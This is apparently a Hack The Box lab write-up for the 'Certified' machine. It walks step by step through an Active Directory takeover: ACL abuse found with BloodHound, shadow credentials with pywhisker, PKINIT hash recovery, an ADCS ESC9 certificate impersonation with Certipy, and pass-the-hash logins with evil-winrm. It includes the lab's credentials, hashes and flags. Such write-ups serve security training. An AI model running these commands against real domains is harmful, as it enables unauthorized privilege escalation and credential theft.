

Certified (HTB) - Writeup

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pwned by: ziliel

Difficulty: Medium

pwn date: 2025.06.22

Summary

We enumerated an Active Directory environment, identifying ACL abuse paths with BloodHound that allowed privilege escalation via shadow credentials and PKINIT authentication. By chaining `WriteOwner`, `GenericWrite`, and certificate abuses (ESC9), we moved laterally and ultimately impersonated the domain administrator. Finally, we authenticated as `Administrator` with Evil-WinRM and retrieved the `root.txt` flag.

Skills Required

- Basic AD Domain Enum
- Basic AD Service Enum

Skills Learned

- AD Enum with Certipy
- AD ACL and DACL abuse
- Exploiting ADCS misconfiguration

Enumeration

Nmap

We start with a full port scan on the system.

```
echo "### Starting Basic Portscan : Done (0/3) [  ] ###" && sudo nmap -Pn -p- --min-rate=1000 --max-retries=3 -T4 $target > nmap-fast-portscan.txt && echo "### Basic Portscan : Done (1/3) [- ] ###" && echo "### Starting Service/Version Scans : Done (1/3) [- ] ###" && ports=$(grep -oP '^\\d+/tcp' nmap-fast-portscan.txt | cut -d '/' -f1 | sort -n | paste -sd,) && sudo nmap -p$ports $target --min-rate=1000 --max-retries=3 -T4 -O -sC -sV > nmap-deepscan.txt && echo "###"
```

```
Service/Version & OS Scans : Done (2/3) [-- ] ###" && echo "###  
Starting Basic Vulnerability Scans : Done (2/3) [-- ] ###" && sudo nmap  
-p$ports $target --min-rate=1000 --max-retries=3 -T4 --script vuln >  
nmap-vuln-scan.txt && echo "### Vulnerability Scans : Done (3/3) [---]  
###"
```

```
(root@ziliel)~[/media/_/Writeups/OWN/Certified/scans]  
# cat nmap-deepscan.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 01:32 CEST  
Nmap scan report for 10.129.231.186  
Host is up (0.042s latency).  
  
PORT      STATE SERVICE          VERSION  
53/tcp    open  domain           Simple DNS Plus  
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-07-21 06:32:51Z)  
135/tcp   open  msrpc            Microsoft Windows RPC  
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn  
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)  
|_ ssl-cert: Subject:  
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED  
|_ Not valid before: 2025-06-11T21:05:29  
|_ Not valid after: 2105-05-23T21:05:29  
|_ ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.  
445/tcp   open  microsoft-ds?      
464/tcp   open  kpasswd5?         
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)  
|_ ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.  
|_ ssl-cert: Subject:  
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED  
|_ Not valid before: 2025-06-11T21:05:29  
|_ Not valid after: 2105-05-23T21:05:29  
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)  
|_ ssl-cert: Subject:  
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED  
|_ Not valid before: 2025-06-11T21:05:29  
|_ Not valid after: 2105-05-23T21:05:29  
|_ ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.  
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)  
|_ ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.  
|_ ssl-cert: Subject:  
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED  
|_ Not valid before: 2025-06-11T21:05:29  
|_ Not valid after: 2105-05-23T21:05:29  
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_ http-server-header: Microsoft-HTTPAPI/2.0  
|_ http-title: Not Found  
9389/tcp  open  mc-nmf          .NET Message Framing  
49668/tcp open  msrpc          Microsoft Windows RPC  
49693/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0  
49694/tcp open  msrpc          Microsoft Windows RPC  
49695/tcp open  msrpc          Microsoft Windows RPC  
49724/tcp open  msrpc          Microsoft Windows RPC  
49733/tcp open  msrpc          Microsoft Windows RPC  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)  
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10  
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)  
No exact OS matches for host (test conditions non-ideal).  
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_ smb2-security-mode:  
| 3:1:1:  
|_ Message signing enabled and required  
|_ clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s  
|_ smb2-time:  
| date: 2025-07-21T06:33:48  
|_ start_date: N/A  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 100.82 seconds
```

We see SMB on port 445 , LDAP on port 389 , and Kerberos on port 88 running.

We can identify this as a Domain Controller. We see that the domain name is `certified.htb` , and the Domain Controller has the name `DC01.certified.htb` .

Let's add the domain and DNS name to our `/etc/hosts` file.

```
10.129.231.186 certified.htb dc01.certified.htb
```

BloodHound Enumeration

We continue by enumerating the Domain Controller using `BloodHound`.

bloodhound-python

```
bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc 'dc01.certified.htb' -c all -ns 10.129.231.186
```

```
(ziliel@ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
$ bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc 'dc01.certified.htb' -c all -ns 10.129.231.186
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SK
EW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 08S
```

neo4j

We start the `neo4j` service.

```
sudo neo4j console
```

```
(ziliel@ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
$ sudo neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:    /usr/share/neo4j/plugins
import:     /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j.
2025-07-21 00:54:14.167+0000 INFO  Starting...
2025-07-21 00:54:14.431+0000 INFO  This instance is ServerId{74cec719} (74cec719-ed0c-40c2-ae44-2a06bcf63e5e)
2025-07-21 00:54:15.145+0000 INFO  ===== Neo4j 4.4.26 =====
2025-07-21 00:54:15.808+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2025-07-21 00:54:15.808+0000 INFO  Updating the initial password in component 'security-users'
2025-07-21 00:54:16.384+0000 INFO  Bolt enabled on localhost:7687.
2025-07-21 00:54:16.854+0000 INFO  Remote interface available at http://localhost:7474/
2025-07-21 00:54:16.856+0000 INFO  id: F4BD8BC26DA946B79A4CB6344A0F758A1CBFE69C47435460170D4BF5CE3B7C6F
2025-07-21 00:54:16.856+0000 INFO  name: system
2025-07-21 00:54:16.856+0000 INFO  creationDate: 2025-07-09T22:25:41.505Z
2025-07-21 00:54:16.857+0000 INFO  Started.
```


BloodHound

Now we start the BloodHound GUI and upload our dumped data.


```
./BloodHound --no-sandbox --disable-gpu
```

```
(ziliel@ziliel)-[~/Downloads/BloodHound-linux-x64]
$ ./BloodHound --no-sandbox --disable-gpu
(node:55884) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
(node:55926) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
```

We mark the `judith.mader` user as `owned`.



Clicking in the `Node Info` tab the `Reachable High Value Targets` we can see a potential privilege escalation path.



We can see 3 bloodhound edges, all of them being interesting:

- `judith.mader` has `WriteOwner` ACL over the management group.
- The `management` group has `GenericWrite` ACL over the `management_svc` user.
- `management_svc` has the attribute `CanPSRemote` set, what means that log in via `winRM` to the target is possible for the user.

Foothold

bloodyAD

A.) We abuse our `WriteOwner` right over the `management` group to make ourselves the owner of the group.

```
bloodyAD -u "judith.mader" -p "judith09" -d "certified.htb" --host $target set owner management judith.mader
```

```
(root@ziliel)-[/media/.../Writeups/OWN/Certified/scans]
# bloodyAD -u "judith.mader" -p "judith09" -d "certified.htb" --host $target set owner management judith.mader
[+] Old owner S-1-5-21-729746778-2675978091-3820388244-512 is now replaced by judith.mader on management
```

dacledit.py

B.) We give ourselves `full control` over the `management` group.

```
python3 dacledit.py -action write -rights FullControl -inheritance -
principal judith.mader -target "management"
$target/judith.mader:judith09
```

```
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20250722-013115.bak
[*] DACL modified successfully!
```

net rpc

C.) We `add` ourselves to the `management` group so we get the `GenericWrite` over `management_svc`.

```
net rpc group addmem "management" judith.mader -U judith.mader%judith09
-I $target
```

pywhisker.py

D.) We abuse our `GenericWrite` ACL on the `management_svc` account using `pywhisker`. `pywhisker` automatically generates a key pair, injects the **public key** into the **msDS-KeyCredentialLink** attribute of `management_svc` (as a shadow credential), and also creates a **self-signed certificate** containing that public key.

The certificate and the **private key** are saved together in a **PFX file** on our machine — ready to be used for Kerberos authentication.


```
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
```

```
(root@ziliel)-[/media/.../Writeups/OWN/Certified/scans]
# python3 /media/ziliel/SANDISK-256/scripts/pywhisker/pywhisker/pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 707296e0-cc3e-bdfe-68de-cbf72152a5d6
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: 1CopiNAM.pfx
[+] PFX exportiert nach: 1CopiNAM.pfx
[i] Passwort für PFX: YWrUhztNChnBIiWNsUKG
[+] Saved PFX (#PKCS12) certificate & key at path: 1CopiNAM.pfx
[*] Must be used with password: YWrUhztNChnBIiWNsUKG
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

gettgtpkinit.py

E.) Using our pfx certificate we got, we authenticate as the management_svc user and get a TGT for that user using gettgtpkinit.py from PKINITtools.

```
python3 gettgtpkinit.py -cert-pfx 1CopiNAM.pfx
certified.htb/management_svc -pfx-pass 'YWrUhztNChnBIiWNsUKG'
management_svc.ccache
```

We got a management_svc.ccache named file which is a Kerberos ticket. We export and use the key with getnthash.py from the same toolkit to receive the NTLM hash from the management_svc user to be finally able to use a remote PowerShell.

getnthash.py

F.)

```
export KRB5CCNAME=management_svc.ccache
python3 getnthash.py -key <key> certified.htb/management_svc
```

Impacket v0.13.0.dev0+20250220.93348.6315ebd - Copyright Fortra, LLC and its

affiliated companies

[*] Using TGT from cache

[*] Requesting ticket to self with PAC

Recovered NT Hash

a091c1832bcdd4677c28b5a6a1295584

G.) We log in to the `management_svc` user with `evil-winrm` using the hash we got and have a remote power shell.


```
evil-winrm -i $target -u management_svc -H  
a091c1832bcdd4677c28b5a6a1295584
```

```
*Evil-WinRM* PS C:\Users\management_svc> cd Desktop  
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ls  
Reachable High Value Targets  
  
Directory: C:\Users\management_svc\Desktop  
See user within Domain\OU Tree  
  
Mode                LastWriteTime         Length Name  
----                -  
-ar---          7/21/2025   9:05 PM             34 user.txt  
  
*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt  
038772584d94807e135dbc24975fd70c
```

The `user.txt` flag got found at `C:\Users\management_svc\Desktop`

Lateral Movement

After further enumeration in BloodHound we find out that the `management_svc` user has `GenericAll` ACL over the `co_operator` user.



We can use this to do exactly the same as for the user `management_svc` to get access to the `ca_operator` user.

pywhisker.py

A.) Adding Shadow Credentials and getting Certificate

```
python3 pywhisker.py -d "certified.htb" -u "management_svc" -H  
a091c1832bcdd4677c28b5a6a1295584' --target "ca_operator" --action "add"
```



```
(ziliel@ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
$ python3 /media/ziliel/SANDISK-256/scripts/pywhisker/pywhisker/pywhisker.py -d "certified.htb" -u "management_svc"
-H 'a091c1832bcdd4677c28b5a6a1295584' --target "ca_operator" --action "add"
[*] Searching for the target account
[*] Target user found: CN=operator ca,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0bf96a82-4036-f3ed-527d-56c51269fd45
[*] Updating the msDS-KeyCredentialLink attribute of ca_operator
[*] Updated the msDS-KeyCredentialLink attribute of the target object
```

gettgtpkinit.py

B.) Authenticating with the obtained cert to get a TGT

```
python3 gettgtpkinit.py cert-pfx HhjgB6Pj.pfx $target/ca_operator -pfx-
pass 'password given by pywhisker' ca_operator.ccache
```

getnthash.py

C.) Using the obtained TGT to get the NTLM hash of the ca_operator user.

```
export KRB5CCNAME=ca_operator.ccache
python3 /opt/PKINITtools/getnthash.py -key <key> $target/ca_operator
```

```
Recovered NT Hash
b4b86f45c6018f1b664f70805f45d8f2
```

Privilege Escalation

Certipy

We start with enumerating the ADCS to see what can be abused through the ca_operator user.

```
certipy find -u ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -vulnerable -stdout
```

```
[!] Vulnerabilities
ESC9 : Template has no security extension.
[*] Remarks
ESC9 : Other prerequisites may be required for this to be exploitable. See the wik
i for more details.
```

It seems like the ADCS config is vulnerable to ESC9 attack. ESC9 allows modification of UPNs to impersonate users during certificate enrollment.

Certipy-ad

A.) Let's change the `UPN` of `ca_operator` from `ca_operator@certified.htb` to Administrator.

```
certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
```

```
(ziliel@ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
$ certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_operator':
    userPrincipalName      : Administrator
[*] Successfully updated 'ca_operator'
```

B.) After we changed the User Principal Name we request a certificate to the new `UPN`.

```
certipy-ad req -username ca_operator@certified.htb -hashes b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication -debug
```

```
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

We got a admin certificate with which we can authenticate but first,

C.) We must set our `UPN` back to normal

```
certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb
```

```
(ziliel@ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
$ certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_operator':
    userPrincipalName      : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
```

D.) Now authenticate to the DC with the `administrator.pfx` certificate.

```
certipy-ad auth -pfx 'administrator.pfx' -domain 'certified.htb'
```

```
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb':
aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

Evil-WinRM

E.) Finally log in to the target as `Admin` with the NTLM hash and obtain the `root.txt` flag

```
evil-winrm -i 10.129.254.108 -u Administrator -H  
0d5b49608bbce1751f708748f67e2d34
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt  
1a2a9a2c87f1a1f5e41d2ee5b9492adf  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> |
```

judith.mader → Management Group → management_svc → ca_operator → ESC9
(Administrator)